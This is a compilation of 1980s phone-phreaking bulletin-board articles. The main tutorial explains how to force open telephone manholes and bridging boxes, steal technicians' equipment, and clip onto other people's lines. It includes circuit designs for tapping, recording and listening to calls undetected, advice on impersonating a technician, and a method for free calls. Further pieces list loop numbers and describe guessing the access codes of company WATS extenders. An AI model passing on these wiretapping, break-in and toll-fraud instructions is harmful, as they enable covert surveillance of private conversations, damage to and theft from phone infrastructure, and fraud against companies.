Do you know the city which corresponds to 503 640? The R&R operator does, and will tell you that it is Hillsboro, Oregon, if you sweetly ask for "Place name, 503 640, please."

For example, let's say you need the directory route for Sveg, Sweden. Simply call R&R, and ask for, "International, Baden, Switzerland. TSPS directory route, please." In response to this, you'd get, "Right...Directory to Sveg, Sweden. Country code 46 plus 1170." So you'd route yourself to an international sender, and send 46 + 1170 to get the D.A. operator in Sweden.

Inward operator routings to various countries are obtained the same way "International, London, England, TSPS inward route, please." and get "Country code 44 plus 121." Therefore, 44 plus 121 gets you inward for London.

Inwards can get you language assistance if you don't speak the language. Tell the foreign inward, "United States calling. Language assistance in completing a call to (called party) at (called number)."

BRIDGING HEADS, RESIDENTIAL AND BUSINESS MULTILINE DISTRIBUTION BOXES, LINE AND TRUNK SPLITTERS, AND OTHER BELL SYSTEM WIRE TERMINATIONS.

- HOW TO USE, AND/OR ABUSE THEM -

(INCLUDING A TUTORIAL ON BASIC TELEPHONE EAVESDROPPING TECHNIQUES.)

WRITTEN BY : PHUCKED AGENT 04, 07/29/84

IN THIS ARTICLE, I WILL FIRST DESCRIBE THE TERMINATION, WIRING, AND TERMINAL HARDWARE MOST COMMONLY USED IN THE BELL SYSTEM, AND I WILL INCLUDE A SECTION ON METHODS OF USING THEM.

LOCAL NETWORK

THE LOCAL TELEPHONE NETWORK BETWEEN THE CENTRAL OFFICE/EXCHANGE AND THE TELEPHONE SUBSCRIBERS CAN BE BREIFLY DESCRIBED AS FOLLOWS:

FROM THE CENTRAL OFFICE (OR LOCAL EXCHANGE) OF A CERTAIN PREFIX (ES), UNDERGROUND AREA TRUNKS GO TO EACH AREA THAT HAS THAT PREFIX. (USUALLY MORE THAN ONE PREFIX PER AREA) AT EVERY FEW STREETS OR TRACT AREAS, THE UNDERGROUND CABLES SURFACE. THEY THEN GO TO THE TELEPHONE POLE (OR BACK UNDERGROUND, DEPENDING ON THE AREA) AND THEN TO THE SUBSCRIBER'S HOUSE(OR IN THE CASE OF AN APARTMENT BUILDING OR MUTLILINE BUSINESS, TO A SPLITTER OR DISTRIBUTION BOX/PANEL).

NOW THAT WE HAVE THE BASICS, I'LL TRY AND GO IN-DEPTH ON THE SUBJECT.

UNDERGROUND CABLES

THESE ARE SOMETIMES INTER-OFFICE TRUNKS, BUT USUALLY IN A RESIDENTIAL AREA THEY ARE TRUNK LINES THAT GO TO BRIDGING

HEADS OR DISTRIBUTION CASES. THE CABLES ARE ABOUT 2-3 INCHES THICK (VARIES), AND ARE EITHER IN A METAL OR PVC-TYPE PIPE (OR SIMILAR). RARELY (MAYBE NOT IN SOME REMOTE RURAL AREAS) ARE THE CABLES JUST 'ALONE' IN THE GROUND. INSTEAD, THEY ARE USUALLY IN AN UNDERGROUND CEMENT TUNNEL (RESEMBLES A SMALL SEWER OR STORMDRAIN). THE MANHOLES ARE >HEAVY< AND WILL SAY 'BELL SYSTEM' ON THEM. THEY CAN BE OPENED WITH A 1/2 INCH WIDE CROWBAR (HOOK SIDE) INSERTED IN THE TOP RECTANGULAR HOLE. IF YOU GET IT OPEN, GO INSIDE!! THERE ARE LADDER RUNGS TO HELP YOU CLIMB DOWN. YOU WILL SEE THE CABLE PIPES ON THE WALL, WITH THE BLUE AND WHITE STRIPED ONE BEING THE INTER-OFFICE TRUNK (AT LEAST IN MY AREA). THE OTHERS ARE LOCAL LINES, AND ARE USUALLY MARKED OR COLOR CODED. THERE IS ALMOST ALWAYS A POSTED COLOR CODE CHART ON THE WALL, NOT TO MENTION TELCO MANUALS DESCRIBING THE CABLES AND TERMINALS, SO I NEED NOT GET INTO DETAIL. AGAIN: IF YOU CAN GET INTO A BELL MANHOLE, DO IT!, IT WILL PAY OFF. ALSO, THERE IS USUALLY SOME KIND OF TEST EQUIPMENT, AND OFTEN BELL TEST SETS ARE LEFT IN THERE. SO GET YOUR CROWBARS!

BRIDGING HEADS

THE INNOCENT-LOOKING GRAYISH-GREEN BOXES. THESE CAN BE EITHER TRUNK BRIDGES OR BRIDGING FOR RESIDENCES. THE MAJOR TRUNK BRIDGING HEADS ARE USUALLY LARGER, AND THEY HAVE THE

'WESTERN ELECTRIC' LOGO AT THE BOTTOM, WHEREAS THE NORMAL BRIDGING HEADS (WHICH MAY BE DIFFERENT IN SOME AREAS -- DEPENDING ON THE COMPANY YOU ARE SERVED BY. GTE B.H.'S LOOK SLIGHTLY DIFFERENT. ALSO, DO NOT BE FOOLED BY SPRINKLER BOXES!) CAN BE FOUND IN JUST ABOUT EVERY CITY.

TO OPEN A BRIDGING HEAD: IF IT IS LOCKED (AND YOU'RE FEELING DESTRUCTIVE), PUT A HAMMER OR CROWBAR (THE SAME ONE YOU USED ON THE MANHOLE) IN THE SLOT ABOVE THE TOP HINGE OF THE RIGHT DOOR. PULL HARD, AND THE DOOR WILL RIP OFF. VERY EFFECTIVE! IF IT ISN'T LOCKED (AS USUAL), TAKE A 7/16 INCH HEX SOCKET AND WITH IT, TURN THE BOLT ABOUT 1/8 OF A TURN TO THE RIGHT (YOU SHOULD HEAR A SPRING RELEASE INSIDE). HOLDING THE BOLT, TURN THE HANDLE ALL THE WAY TO THE LEFT AND PULL OUT.

NOW INSIDE, FIRST CHECK FOR A TEST-SET (WHICH ARE OFTEN LEFT BY BELL EMPLOYEES). THERE SHOULD BE A PANEL OF TERMINALS AND WIRES. PUSH THE PANEL BACK ABOUT AN INCH OR SO, AND ROTATE THE TOP LATCH (ROUND WITH A FLAT SECTION) DOWNWARD. RELEASE THE PANEL AND IT WILL FALL ALL THE WAY FORWARD. THERE IS USUALLY A LARGE AMOUNT OF WIRE AND EXTRA TERMINALS. THE TEST-SETS ARE OFTEN HIDDEN HERE, SO DONT OVERLOOK IT (MANUALS, AS WELL, ARE SOMETIMES PLACED IN THE HEAD). ON THE RIGHT DOOR IS A METAL BOX OF ALLIGATOR CLIPS. TAKE A FEW (COMPLIMENTS OF BELL...). ON EACH DOOR IS A USEFUL LITTLE ROUND METAL DEVICE. (SAYS 'INSERT GENTLY' OR

'CLAMP GENTLY - DO NOT OVERTIGHTEN' ETC..) ON THE FRONT OF THE DISC, YOU SHOULD FIND TWO TERMINALS. THESE ARE FOR YOUR TEST SET. HOOKING THE RING (-) WIRE TO THE 'R' TERMINAL; AND THE TIP (+) WIRE TO THE OTHER. (BY THE WAY, AN EASY WAY TO DETERMINE THE CORRECT POLARITY IS WITH A 1.5V LED. TAP IT TO THE TERM. PAIR, IF IT DOESNT LIGHT, SWITCH THE POLES UNTIL IT DOES. WHEN IT LIGHTS, FIND THE LONGER OF THE TWO LED POLES. THIS ONE WILL BE ON THE TIP WIRE (+)). BEHIND THE DISC IS A COILED UP CORD. THIS SHOULD HAVE TWO ALLIGATOR CLIPS ON IT..ITS VERY USEFUL, BECAUSE YOU DONT HAVE TO KEEP CONNECTING AND DISCONNECTING THE FONE (TEST SET) ITSELF, AND THE CLIPS WORK NICELY.

ON THE TERMINAL BOARD, THERE SHOULD BE ABOUT 10 SCREW TERMINALS PER SIDE. FOLLOW THE WIRES, AND YOU CAN SEE WHICH CABLE PAIRS ARE ACTIVE. HOOK THE CLIPS TO THE TERMINAL PAIR, AND YOU'RE SET! DIAL OUT IF YOU WANT, OR JUST LISTEN (IF SOMEONE'S ON THE LINE).

ON MAJOR PREFIX-AREA BRIDGING HEADS, YOU CAN SEE 'LOCAL LOOPS', WHICH ARE TWO CABLE PAIRS (CABLE PAIR = RING+TIP, A FONE LINE) THAT ARE DIRECTLY CONNECTED TO EACH OTHER ON THE TERMINAL BOARD. THESE 'CHEAP LOOPS' AS THEY ARE CALLED, DO NOT WORK NEARLY AS WELL AS THE EXISTING ONES SET UP IN THE SWITCHING HARDWARE AT THE EXCHANGE OFFICE. (TRY SCANNING YOUR PREFIXES' OOXX OR 99XX #'S. THE TONE SIDES WILL ANNOUNCE THEMSELVES WITH THE 1000 HZ LOOP TONE, AND THE HANG

SIDE WILL GIVE NO RESPONSE. THE FIRST PERSON SHOULD DIAL THE 'HANG' SIDE, AND THE OTHER PERSON DIAL THE TONE SIDE, AND THE TONE SHOULD STOP IF YOU HAVE GOT THE RIGHT LOOP)

IF YOU WANT TO FIND THE NUMBER OF THE LINE THAT YOU'RE ON, YOU CAN EITHER TRY TO DECIPHER THE 'BRIDGING LOG' (OR WHATEVER), WHICH IS ON THE LEFT DOOR. IF THAT DOESNT WORK, YOU CAN USE THE FOLLWING:

ANI # (AUTOMATIC NUMBER IDENTICATION)

THIS IS A TELCO TEST NUMBER`THAT REPORTS TO YOU THE NUMBER THAT YOU'RE CALLING FROM (IT'S THE SAME, CHOPPY BELL VOICE THAT YOU GET WHEN YOU REACH A DISCONNECTED #)

FOR THE 213 NPA - DIAL 1223
408 NPA - DIAL 760
914 NPA - DIAL 990

THESE ARE EXTREMELY USEFUL WHEN MESSING WITH ANY KIND OF LINE TERMINALS, HOUSE BOXES, ETC.

NOW THAT WE HAVE BRIDGING HEADS WIRED, WE CAN GO ON... (DONT FORGET TO CLOSE AND LATCH THE BOX AFTER.

"CANS" - TELEPHONE POLE DISTRIBUTION
-------- BOXES

BASICALLY, TWO TYPES:

1> LARGE, RECTANGULAR SILVER BOX AT THE END OF EACH

STREET.

2> BLACK, ROUND OR RECTANGULAR THING AT EVERY TELEPHONE POLE.

TYPE 1 - THIS IS THE CASE THAT TAKES THE UNDERGROUND-CABLE FROM THE BRIDGER AND RUNS IT TO THE TELEPHONE POLE CABLE (THE LOWEST, LARGEST WIRE ON THE TELEPHONE POLE). THE BOX IS ALWAYS ON THE POLE NEAREST THE BRIGING HEAD, WHERE THE LINE COMES UP. LOOK FOR THE 'CALL BEFORE YOU DIG - UNDERGROUND CABLE' STICKERS... THE CASE BOX IS HINGED, SO IF YOU WANT TO CLIMB THE POLE, YOU CAN OPEN IT WITH NO PROBLEMS. THESE USUALLY HAVE 2 ROWS OF TERMINAL SETS. THESE ARE ALL THE CABLE PAIRS FOR YOUR STREET. (IT'S SIMILAR TO A MINIATURE BRIDGING HEAD). USE/ABUSE IT IN THE SAME MANNER AS WE DID BEFORE. (NOTE: ALL THE ACTIVE LINES CARRY FROM 15 TO 48 VDC, AND EVEN 90VAC (WHEN RINGING), SO BE CAREFUL - IT'S NOT GOING TO HURT YOU, BUT IT CAN SURPRISE YOU (AND IF YOU'RE HANGING BY ONE HAND FROM A TEL. POLE, IT >CAN< BE HARMFUL!))

OH, BY THE WAY, IF YOU USE ANI ON EVERY PAIR AND YOU FIND ONE THAT ISNT IN USE ON YOUR STREET, YOU CAN HOOK IT UP FOR YOURSELF (ALMOST). ALSO, YOU HAVE TO BE ABLE TO IMPERSONATE A TELCO TECHNICIAN AND REPORT THE NUMBER AS 'NEW ACTIVE' (GIVING A FAKE NAME AND FAKE REPORT, ETC). I DONT RECOMMEND THIS AND IT PROBABLY WONT (ALMOST POSITIVELY WONT) WORK, BUT THIS IS BASICALLY WHAT TELCO LINEMEN DO).

TYPE 2 - THIS IS THE SPLITTER BOX FOR THE GROUP OF HOUSES AROUND THE POLE. (USUALLY 4 OR 5 HOUSES). USE IT LIKE I MENTIONED BEFORE. THE TERMINALS (8 OR SO) WILL BE IN 2 HORIZONTAL ROWS OF SETS. THE EXTRA WIRES THAT ARE JUST 'HANGING THERE' ARE PROVISIONS FOR EXTRA LINES TO RESIDENCES (1 EXTRA LINE PER HOUSE, THATS WHY THE INSANE CHARGE FOR LINE #3!).

APARTMENT / BUSINESS MULTILINE
DISTRIBUTION BOXES

FOUND OUTSIDE THE BULIDING (MOST OFTEN ON THE RIGHT SIDE, BUT NOT ALWAYS..JUST FOLLOW THE WIRE FROM THE TELEPHONE POLE) OR IN THE BASEMENT. IT HAS THE TERMINALS FOR ALL THE LINES IN THE BUILDING. USE IT JUST LIKE ANY OTHER TERMINATION BOX AS BEFORE. USUALLY SAYS 'BELL SYSTEM' OR SIMILAR. HAS UP TO 20 TERMINALS ON IT (USUALLY) THE MIDDLE ONES ARE GROUNDS (FORGET THESE). THE WIRES COME FROM THE CABLE TO ONE ROW (USUALLY THE LEFT ONE), WITH THE OTHER ROW OF TERMINALS FOR THE BUILDING FONE WIRE PAIRS. THE RING (-) WIRE IS USUALLY THE TOP TERMINAL IF THE SET IN THE ROW (1 OF 10 OR MORE), AND THE TIP IS IN THE CLAMP/SCREW BELOW IT. THIS CAN BE REVERSED, BUT THE CABLE PAIR IS ALWAYS TERMINATED ONE-ON-TOP-OF-EACH-OTHER, NOT ON THE ONE NEXT TO IT. (IM NOT SURE WHY THE OTHER ONE IS THERE, PROBABLY AS A

PROVISION FOR EXTRA LINES) DON'T USE IT THOUGH, IT IS USUALLY TOOCLOSE TO THE OTHER TERMINALS, AND IN MY EXPERIENCES YOU GET A NOISY CONNECTION.

FINAL NOTE: ALMOST EVERY APARTMENT, BUSINESS, HOTEL, OR ANYWHERE THERE ARE MORE THAN 2 LINES THIS TERMINATION METHOD IS USED. IF YOU CAN MASTER THIS TYPE, YOU CAN BE IN CONTROL OF MANY THINGS...

AS AN ADDED HELP, HERE IS THE BASIC 'STANDARD' COLOR-CODE FOR MULTILINE TERMINALS/WIRING/ETC...

SINGLE LINE: RED = RING
GREEN = TIP
YELLOW = GROUND (CONNECTED TO L1
RINGER COIL IN INDIVIDUAL
AND BRIDGED RINGER PHONES
(BELL ONLY)) USUALLY CONNECTED
TO THE GREEN (TIP)

RING (-) = RED
WHITE/RED STRIPE
BROWN
WHITE/ORANGE STRIPE
BLACK/YELLOW STRIPE

TIP (+) = GREEN (SOMETIMES YELLOW,
SEE ABOVE ^)
WHITE/GREEN STRIPE
WHITE/BLUE STRIPE

BLUE
BLACK/WHITE STRIPE

GROUND = BLACK
YELLOW

RESIDENCE TERMINAL BOX

SMALL, GRAY (CAN BE EITHER A RUBBER (PACIFIC TELEPHONE) OR HARD PLASTIC (AT & T) HOUSING) DEAL THAT CONNECTS THE CABLE PAIR FROM THE SPLITTER BOX (SEE TYPE 2, ABOVE) ON THE POLE TO YOUR HOUSE WIRING. ONLY 2 (OR 4, THE 2 TOP TERMINALS ARE HOOKED IN PARALLEL WITH THE SAME LINE) TERMINALS, AND IS VERY EASY TO USE. THIS CAN BE USED TO ADD MORE LINES TO YOUR HOUSE OR ADD AN EXTERNAL LINE OUTSIDE THE HOUSE.

WELL, NOW YOU CAN CONSIDER YOURSELF A MINOR EXPERT ON THE TERMINALS AND WIRING OF THE LOCAL TELEPHONE NETWORK.

HERE'S ANOTHER HELPFUL ITEM -- HOW TO MAKE A BASIC TEST-SET AND HOW TO USE IT TO DIAL OUT, EAVSDROP, OR SERIOUSLY TAP AND RECORD LINE ACTIVITY.

TEST-SETS

THESE ARE THE (USUALLY) ORANGE HANDSET FONES USED BY TELCO TECHNICIANS TO TEST LINES. TO MAKE A VERY SIMPLE ONE, TAKE ANY BELL (OR OTHER, BUT I RECOMMEND A GOOD BELL FONE

LIKE A PRINCESS OR A TRIMLINE. GTE FLIP FONES WORK EXCELLENTLY, THOUGH..) FONE AND CUT OFF ALL THE WIRES (INCLUDING THE MODULAR JACK , IF ANY) EXCEPT THE RED (RING -) AND THE GREEN (TIP +). IF THEY ARENT COLOR-CODED, THEY ARE USUALLY THE INNER MOST TWO IN THE 4 CONDUCTOR CABLE (THE FONE CORD). PUT ALLIGATOR CLIPS ON IT AND USE IT AS DESCRIBED EARLIER. THIS WILL ENABLE YOU TO DIAL OUT AND LISTEN, BUT NO EXTRA ABILITIES.(YOU ARE IN EFFECT JUST AN EXTENSION OF THEIR LINE).

IF YOU WANT TO GET MORE TECHNICAL, OR YOU JUST WANT TO LISTEN WITHOUT BEING HEARD (OR DETECTED IN ANY NORMAL WAY) YOU CAN USE ONE OF THE FOLLOWING TEST-SET/TAP FONE DESIGNS, OR MAKE YOUR OWN..

TEST SET VERSION # 1

A 'BLACK BOX' TYPE FONE MOD WILL LET YOU TAP INTO THEIR LINE, AND WITH THE BOX ON, IT'S AS IF YOU WEREN'T THERE. THEY CAN RECIEVE CALLS AND DIAL OUT, AND YOU CAN BE LISTENING THE WHOLE TIME! VERY USEFUL. WITH THE BOX OFF, YOU HAVE A NORMAL FONE TEST SET. INSTRUCTIONS:

BASIC BLACK BOX. WORKS WELL WITH GOOD RESULTS. TAKE THE COVER OFF THE FONE TO EXPOSE THE NETWORK BOX (BELL TYPE FONES ONLY). THE <RR> TERMINAL SHOULD HAVE A GREEN WIRE GOING TO IT (ORANGE OR DIFFERENT IF TOUCH TONE - DOESNT MATTER, IT'S THE SAME THING). DISCONNECT THE WIRE AND CONNECT IT TO ONE POLE OF AN SPST SWITCH. CONNECT A PIECE OF

WIRE TO THE OTHER POLE OF THE SWITCH AND CONNECT IT TO THE <RR> TERMINAL. NOW TAKE A 10K OHM 1/2 WATT 10% RESISTOR AND PUT IT BETWEEN THE <RR> TERMINAL AND THE <F> TERMINAL, WHICH SHOULD HAVE A BLUE AND A WHITE WIRE GOING TO IT (DIFFERENT FOR TOUCH TONE).

IT SHOULD LOOK LIKE THIS:

```
------BLUE WIRE------<F>
---WHITE WIRE------/ !
                     !
               10K RESISTOR
                     !
--GREEN WIRE-     -<RR>
              !    !
              !    !
              SPST
```

WHAT THIS DOES IN EFFECT IS KEEP THE HOOKSWITCH / DIAL PULSE SWITCH (F TO RR LOOP) OPEN WHILE HOLDING THE LINE HIGH WITH THE RESISTOR. THIS GIVES THE SAME VOLTAGE EFFECT AS IF THE FONE WAS 'ON-HOOK', WHILE THE 10K OHMS HOLDS THE VOLTAGE RIGHT ABOVE THE 'OFF HOOK' THRESHOLD (AROUND 22 VOLTS OR SO, AS COMPARED TO 15-17 FOR NORMAL OFF HOOK, 48 VOLTS FOR NORMAL 'ON-HOOK'), GIVING THE BEST LINE VOLUME AND SIGNAL STRENGTH ATTAINABLE WITHOUT AN EXTERNAL AMPLIFIER.

TEST-SET VERSION # 2

ANOTHER DESIGN (WHICH I USE ON A GTE FLIP PHONE II WITH GOOD RESULTS), IS SIMILAR TO THE 'TYPE 1' TEST SET (ABOVE), BUT HAS SOME ADDED FEATURES:

```
FROM >-----------------TIP---<TO TEST
ALLIGATOR                     SET
CLIP >------ ----------RING--<PHONE
            !              !
            X              ^
            !             ! !
            O             < !
            !             > !
            !             > !
            !             ! !
            !     X-------- !
            !     X         !
            !-----X         !
                  X----O----!
```

X= SPST SWITCH

O= RED LED   O=GREEN LED

\/\/\=1.8K 1/2 WATT   XXXX= DPST SWITCH

RESISTOR

WHEN THE SPST SWITCH IN ON, THE LED WILL LIGHT, AND THE

FONE WILL BECOME ACTIVE. THE GREEN LIGHT SHOULD BE ON. IF IT ISN'T, SWITCH THE DPST. IF IT STILL ISNT, CHECK THE POLARITY OF THE LINE AND THE LEDS. WITH BOTH LIGHTS ON, HANG UP THE FONE. THEY SHOULD ALL BE OFF NOW. NOW FLIP THE DPST AND PICK UP THE FONE. THE RED SHOULD BE ON, BUT THE GREEN SHOULDN'T. IF IT IS, SOMETHING IS WRONG WITH THE CIRCUIT. YOU WONT GET A DIAL TONE IF ALL IS CORRECT.

WHEN YOU HOOK UP TO THE LINE WITH THE ALLIGATOR CLIPS (ASSUMING YOU HAVE PUT THIS CIRCUIT INSIDE YOUR FONE AND HAVE PUT ALLIGATOR CLIPS ON THE RING AND TIP WIRES (AS WE DID BEFORE)) YOU SHOULD HAVE THE SPST #1 IN THE OFF POSISTION. THIS WILL GREATY REDUCE THE STATIC NOISE INVOLVED IN HOOKING UP TO A LINE. THE RED LED CAN ALSO BE USED TO CHECK IF YOU HAVE THE CORRECT POLARITY.

WITH THIS FONE YOU WILL HAVE THE ABILITY TO LISTEN IN ON >ALL< AUDIBLE LINE ACTIVITY, AND THE PEOPLE (THE 'EAVESDROPEES') CAN USE THEIR FONE AS NORMAL.

NOTE THAT TEST SETS #1 AND #2 HAVE TRUE 'BLACK BOXES', AND CAN BE USED FOR FREE CALLS (SEE AN ARTICLE ABOUT BLACK BOXES).

TEST SET VERSION # 3

(COURTESY OF > LEX LUTHOR <, SYSOP OF PLOVER NET)

USING A TRIMLINE (OR SIMILAR) PHONE, REMOVE THE BASE AND CUT ALL OF THE WIRE LEADS OFF EXCEPT FOR THE RED (RING -) AND THE GREEN (TIP +). SOLDER ALLIGATOR CLIPS TO THE

LUGS. THE WIRE ITSELF IS 'TINSEL' WRAPPED ON RAYON, AND DOESNT SOLDER WELL. INSIDE THE FONE HANDSET, REMOVE THE NIGHT LIGHT SOCKET (IF IT HAS ONE) AND INSTALL A SMALL SLIDE OR TOGGLE SWITCH (RADIO SHACK'S MICROMINIATURE SPST WORKS WELL). LOCATE THE CONNECTION OF THE RING AND THE TIP WIRES ON THE PC BOARD NEAR WHERE THE JACK IS LOCATED AT THE BOTTOM OF THE HANDSET. (THE WIRES ARE SOMETIMES BLACK OR BROWN INSTEAD OF RED AND GREEN, RESPECTIVELY). CUT THE FOIL AND RUN 2 PIECES OF WIRE TO YOUR SWITCH. IN PARALLEL WITH THE SWITCH ADD A .25 MF 200 VDC CAPACITOR (MYLAR, SILVERED MICA, CERAMIC, NOT AN ELECTROLYTIC). WHEN THE SWITCH IS CLOSED, THE HANDSET FUNCTIONS NORMALLY. WITH THE SWITCH IN THE OTHER POSITION, YOU CAN LISTEN WITHOUT BEING HEARD.

NOTE: TO REDUCE THE NOISE INVOLVED IN CONNECTING THE CLIPS TO A LINE, ADD A SWITCH SELECTABLE 1000 OHM 1/2 WATT RESISTOR IN SERIES WITH THE TIP WIRE. FLIP IT IN CIRCUIT WHEN CONNECTING, AND ONCE ON THE LINE, FLIP IT OFF AGAIN. (OR JUST USE THE 'LINE DISCONECT' TYPE SWITCH AS IN THE TYPE 2 TEST SET (ABOVE)). ALSO AVOID TOUCHING THE ALLIGATOR CLIPS TO ANY METAL PARTS OR OTHER TERMINALS, FOR IT CAUSES STATIC ON THE LINE AND RAISES POEPLE'S SUSPICIONS.

RECORDING

IF YOU WOULD LIKE TO RECORD ANY ACTIVITY, USE TEST SET 1 OR 2 ABOVE (FOR UNATTENDED RECORDING OF >ALL< LINE ACTIVITY), OR JUST ANY TEST SET IF YOU ARE GOING TO BE THERE

TO MONITOR WHEN THEY ARE DIALING, TALKING, ETC. PLACE A TELEPHONE PICKUP COIL (I RECOMMEND THE RECOTON T-5 TP COIL OR EQUIVALENT) ONTO THE TEST SET, AND PUT THE TP PLUG INTO THE MIC. JACK OF ANY STANDARD TAPE RECORDER. HIT PLAY, REC, AND PAUSE. ALTERNATE PAUSE WHEN YOU WANT TO RECORD (I DONT THINK ANYONE SHOULD HAVE ANY DIFFICULTY WITH THIS AT ALL...)

IF YOU WOULD LIKE TO LEARN MORE ABOUT THE SUBJECTS COVERED HERE, I SUGGEST:

1> FOLLOW BELL TRUCKS AND LINEMEN OR TECHNICIANS AND ASK SUBTLE QUESTIONS. ALSO TRY 611 (REPAIR SERVICE) AND ASK QUESTIONS..

2> EXPLORE YOUR AREA FOR ANY BELL HARDWARE, AND EXPERIMENT WITH IT. DON'T TRY SOMETHING IF YOU ARE NOT SURE WHAT YOURE DOING.

I HOPE THE ARTICLE WAS INFORMATIVE. BE LOOKING FOR 'INVADING THE BELL SYSTEM - PART II'

WRITTEN BY PHUCKED AGENT 04, A.K.A.: PHREAK ADVISOR, THE C.O.R.E. DELTA, SPINOFF MASTER, PVPC INNER CORE.

''LOOPS I'VE KNOWN AND LOVED''

No self-respecting Phone Phreak can go through life without knowing what a loop is, how to use one, and the types that are available. The Loop is a great alternate communication medium that has many potential uses that haven't even been tapped yet. In order to explain what a loop is, it would be helpful if you would visualize two phone numbers (lines) just floating around in the Telco central office. Now, if you (and a friend perhaps) were to call these two numbers at the same time, POOOOFFFF!!!, you are now connected together. I hear what you're saying out there...., "Big deal," or "Why should Mother Bell connect two MSU's (message units) for one lousy phone call?!" Well...think again. Haven't you ever wanted someone to call you back, but were reluctant to give out your home phone number (like the last time you tried to get your friends' unlisted number from the business office)? Or how about a collect call to your friend waiting on a loop, who will gladly accept your charges? Or better yet, stumbling on a loop that you discover has multi-user capability (for those late-night conferences). Best of all is finding a non-supervised loop that doesn't charge any MSU's or tolls to one or both parties. Example: many moons ago, a loop affectionately known as "The 332 Loop" was non-sup on one "side." I had my friend in California dial the free (non-sup) side, (212) 332-9906 and I dialed the side that charged, 332-9900. As you can see, I was charged one MSU, and my friend was charged zilch, for as long as we wished to talk!!!

Ahhhh....have I perked your interest yet? If so, here is how to find a loop of your very own. First, do all of your loop searching at *NIGHT*! This is because the loops serve a genuine test function which Telco uses during the day. (We don't want to run into an irate lineman now, do we?) To find a loop, having two phone numbers is a definite plus. If not, get a friend to dial numbers at his location. Last resort, try dialing from two adjacent pay phones. Now, get your trusty white pages, and turn to the page where it lists Metro NY exchanges and the number of MSU's from your exchange. The idea is to get a loop that is only one MSU from your calling area so you don't go bankrupt trying to find a working one. So write down in a list all of these exchanges. The following are common loop endings (EXC stands for the exchange):

Manhattan and The Bronx	EXC - 9977 & EXC - 9979
Brooklyn and Queens	EXC - 9900 & EXC - 9906

Armed with the preceding info, dial the tone side of a loop. This would be the 9906 or 9979 side. The best thing that could happen now is that you will be able to hear yourself, or your friend through the loop connection. Eureka, you've found a loop!!! Unfortunately, this doesn't happen too often. Here are the more common possibilities:

1) You can hear through the loop (not muted) but there is a 1/2 second click every 10 seconds that interrupts the audio. Good for backup use, but the %&%$%%! click is super annoying.

2) One side of the loop is busy; try it again later.

3) The tone disappears, but you cannot hear through it (the loop is muted, try again in a month or so).

4) You get "The number you have reached" recording. No more loop in that exchange, go on to next.

Most loops fall into category #3, but they do become unmuted from time to time. Once you have found a loop, its uses are only limited to your imagination. If you discover any novel uses for loop lines, I am always willing to learn, so leave them for me here on *MOM*.

Happy Looping

Info on the "1633" loops by special request only!!!!!

The preceding article was duplicated from one posted on Modem Over Manhattan (MOM). MOM is no longer in operation, however was one of the first bulletin boards (after BBBS) to support phreaking. The original author of this article was the one and only Phred Phreek. Note that the comments at the end of the article no longer apply, as this article was written in 1981, and Phred Phreek has not been heard of since MOM went down.

Here are some new loops. All are in the 212 area. On any given day or nite several may be busy, (more often casual users than Telco personnel). And on any given day or nite several may be inoperative. It all depends on whether Telco maintenance personnel remember to "throw the key" when they're done line testing. If they remember to turn a line "off," then it'll remain off till the next maintenance tech forgets to turn it off after using it. Do not assume these are free calls. Unless the #'s are in your primary calling area, you are billed. Either MSU's or toll units depending upon distance. Nevertheless loops are lots of fun, and you can often meet new people on them. Especially late on weekend nites. Also, late on weekend nites you will find several of the loops being used by AM, FM or Shortwave pirate radio stations for call in lines. Most of these stations are in the N.Y. area, but the remainder are all over the country.

212 loops remain the best known in the pirate radio world, and so are used by pirates everywhere. Now...here goes with the loops:

212-529-9900/9906
212-283-9977/9979
212-352-9900/9906
212-220-9977/9979
212-365-9977/9979
212-562-9977/9979
212-982-9977/9979
212-986-9977/9979

The lower number is the one with the squeal. It squeals (singing switch) till someone dials the other number in the pair. Then the squeal dies and you're connected. Note the higher number never does squeal, even if the other part of the pair is unused. So you have to kinda guess at when someone is switched in after dialing. Listen for the clicks, that'll tell you. The 982 and 986 #'s are kinda weird. Normally if you park on a loop, you will hear whoever calls the other half, and when they're done, the next caller (if any) will be qued in.

Brought to you by: The Jabberwock

Wats Extenders

From BOOTLEGGER Magazine

Many people think of phone phreaks as slime, out to rip off Bell for all she is worth. Nothing could be further from the truth! Granted, there are some who get their kicks just by making free calls, however, they are not true phone phreaks. Real phone phreaks are "telecommunications hobbyists" who experiment, play with and learn from the phone system. Occasionally this experimenting, and a need to communicate with other phone phreaks (without going broke), leads to free calls. The free calls are but a small subset of a TRUE phone phreak's activities.

Until several years ago, the phreak's main tool for free calls was the Blue Box. In recent years however, Bell has made GREAT strides in their security and detection of Blue Boxes. While boxes still work, their use is becoming *EXTREMELY* dangerous. With the advent of CCIS, the places where a Blue Box will work are rapidly decreasing, and within several years the Box will be totally obsolete.

Thus for their communications needs, phreaks have turned to other methods, one being: WATS EXTENDERS.

Many companies throughout the United States have a salesman in the field that must contact a large number of customers long distance by phone. To pay for these calls, generally the salesman uses the company's Bell credit card (now called a "Calling Card") this is quite expensive to the company.

Several years ago, someone came up with a neat money saving idea. Since the company already had an INWATS (800) number for salesmen to call in orders to the main plant, and since the company had a flat rate OUTWATS line to call customers during the day, why not couple them together after hours so that the salesman calls the company's INWATS 800 number, then gets connected up to OUTWATS. This would mean he could call anywhere in the United States from anywhere at no charge to him! This arrangement would save the company tremendous amounts of long distance charges since they had the WATS lines anyway, and the WATS was a lot more cost efficient than Credit Cards.

This arrangement was exactly how early "WATS EXTENDERS" worked. During WATS (800) scanning (for how to do this, read "Napolean Solo's *EXCELLENT* article in issue 55) phreaks discovered these WATS EXTENDERS, and found they could call anywhere in the country just by calling the extender's 800 number, then (using touch tone, of course) dial the number they wanted.

The companies soon realized that their extenders were being messed with and decided to add some security to prevent tampering.

It was set up so that when a salesman dialed the WATS EXTENDER, he would hear what sounds like a dial tone. The salesman then keyed in a four digit Touch Tone secret access code. If the code was incorrect a high-low tone would result, and the extender would have to be redialed. If the code was correct, a second internal PBX dial tone would result. The salesman would then access the company's OUTWATS line by hitting 8 or 9 (usually) and dial wherever he wanted.

The four digit access code posed a problem to phreaks since only 1 out of 9999 possible codes worked, and the 800 number had to be redialed each time and another tried.

Many a phone phreak spent long nights breaking the four digit codes and then using the extenders themselves! Most companies change the code every few months so the phreaks would have to start over again. (Also company employees that were not authorized to know, but found out from "leaks".)

Many of you have probably heard of the infamous computer "Charlie." For those who haven't, several years ago Charlie was brought to life by Cap'n Crunch (now retired from the communications service). Charlie was an Apple II computer with a special board which allowed it to Touch Tone dial numbers extremely rapidly (D/A) then "listen" to the results (A/D).

